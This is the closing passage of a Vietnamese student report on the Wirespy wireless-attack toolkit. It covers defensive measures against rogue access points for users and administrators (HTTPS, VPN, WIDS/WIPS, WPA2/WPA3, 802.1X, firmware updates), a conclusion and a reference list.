- Chỉ nên dùng các trang web sử dụng HTTPS để đảm bảo an toàn dữ liệu. Sử dụng VPN (Virtual Private Network) đáng tin cậy để mã hóa toàn bộ kết nối, ngăn chặn kẻ tấn công theo dõi hoặc đánh cắp dữ liệu ngay cả khi kết nối nhầm mạng giả.

3.4.2. Với quản trị viên

Quản trị viên mạng cần triển khai các biện pháp kỹ thuật để phát hiện và ngăn chặn các điểm truy cập giả mạo, bảo vệ hạ tầng mạng doanh nghiệp hoặc tổ chức:

- Triển khai hệ thống phát hiện và ngăn chặn xâm nhập không dây *WIDS/WIPS (Wireless Intrusion Detection/Prevention System)* để giám sát lưu lượng không dây, phát hiện rogue AP (điểm truy cập bất hợp pháp) và tự động chặn chúng bằng cách sử dụng deauthentication hoặc jamming. Thực hiện kiểm toán bảo mật định kỳ để quét và loại bỏ các thiết bị lạ.
- Sử dụng mã hóa mạnh — WPA2 / WPA3, tránh WEP, WPA cũ: Đảm bảo router / AP sử dụng mã hóa an toàn, tránh các chuẩn lỗi thời dễ bị tấn công.
- Sử dụng xác thực theo chuẩn 802.1X (Enterprise / WPA2-Enterprise / WPA3-Enterprise) thay vì chỉ dùng mật khẩu chung (PSK): 802.1X dùng

username/password (hoặc certificate) riêng cho từng user, nên dù có ai đó tạo AP giả, nếu họ không có chứng thực hợp lệ thì không thể tham gia mạng.

- Thiết bị router/AP nên được cập nhật thường xuyên để vá lỗ hổng, tránh các rủi ro từ firmware.

PHẦN KẾT LUẬN

Trong bối cảnh mạng không dây ngày càng được sử dụng rộng rãi, các vấn đề về an toàn và bảo mật Wi-Fi trở nên đặc biệt quan trọng. Thông qua đề tài “Tìm hiểu và cài đặt công cụ Wirespy, minh họa công cụ này trong an toàn mạng không dây”, nhóm đã có cơ hội tiếp cận một cách hệ thống các kiến thức nền tảng về chuẩn IEEE 802.11, cơ chế hoạt động của mạng WLAN cũng như những lỗ hổng bảo mật tồn tại trong quá trình xác thực, liên kết và truyền dữ liệu.

Quá trình nghiên cứu cho thấy, mặc dù các chuẩn bảo mật như WPA2/WPA3 sử dụng thuật toán mã hóa mạnh, nhưng nhiều khung quản lý trong 802.11 vẫn chưa được bảo vệ đầy đủ. Đây chính là nguyên nhân tạo điều kiện cho các kỹ thuật tấn công như Deauthentication, Evil Twin, Honeypot hay Man-in-the-Middle, mà Wirespy là một công cụ tiêu biểu có thể khai thác hiệu quả. Việc cài đặt và thực nghiệm Wirespy trong môi trường lab giúp nhóm hiểu rõ hơn cách thức các cuộc tấn công diễn ra trong thực tế, từ đó nhận thức rõ mức độ nguy hiểm của các điểm truy cập giả mạo đối với người dùng.

Bên cạnh đó, đề tài cũng đã đánh giá được những ưu điểm và hạn chế của Wirespy khi so sánh với các công cụ phổ biến khác trong lĩnh vực kiểm thử an ninh mạng không dây. Từ kết quả thực nghiệm, nhóm nhận thấy rằng Wirespy đặc biệt phù hợp cho mục đích học tập, nghiên cứu và minh họa cơ chế tấn công, đồng thời cho thấy tầm quan trọng của việc nâng cao nhận thức bảo mật đối với cả người dùng cuối và quản trị viên hệ thống.

Tuy còn những hạn chế nhất định về thời gian và phạm vi nghiên cứu, đề tài đã giúp nhóm củng cố kiến thức lý thuyết, rèn luyện kỹ năng thực hành và phân tích trong lĩnh vực an toàn mạng không dây. Đây cũng là nền tảng quan trọng để nhóm có thể tiếp tục nghiên cứu sâu hơn về các kỹ thuật phòng chống, phát hiện xâm nhập và bảo mật mạng trong tương lai.

TÀI LIỆU THAM KHẢO

- [1] Aress31. (2015). *Wirespy: Automated WiFi attacks and honeypot toolkit* [Computer software]. GitHub. <https://github.com/aress31/wirespy>
- [2] Barker, E., & Smid, M. (2009). *Recommendations for WLAN security*. National Institute of Standards and Technology (NIST) <https://doi.org/10.6028/NIST.SP.800-97>
- [3] Parno, B., & Perrig, A. (2007). *Security of Wireless Networks*. Springer US. ACADEMIA.
https://www.academia.edu/2486996/Security_in_Wireless_Sensor_Networks.
- [4] Pentester Academy TV. (2017, November 30). The Tool Box | Wirespy [Video]. YouTube. <https://www.youtube.com/watch?v=ALSChHZdf5o>